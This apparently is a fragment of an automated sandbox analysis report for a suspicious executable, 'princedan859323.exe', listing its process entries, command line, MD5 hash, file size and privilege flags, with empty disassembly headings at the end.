Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: princedan859323.exe PID: 3000 Parent PID: 3036

General

Start time:	14:15:21
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	low

Analysis Process: princedan859323.exe PID: 2972 Parent PID: 3036

General

Start time:	14:15:21
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: princedan859323.exe PID: 2948 Parent PID: 3036

General

Start time:	14:15:22
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: princedan859323.exe PID: 2964 Parent PID: 3036

General

Start time:	14:15:22
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis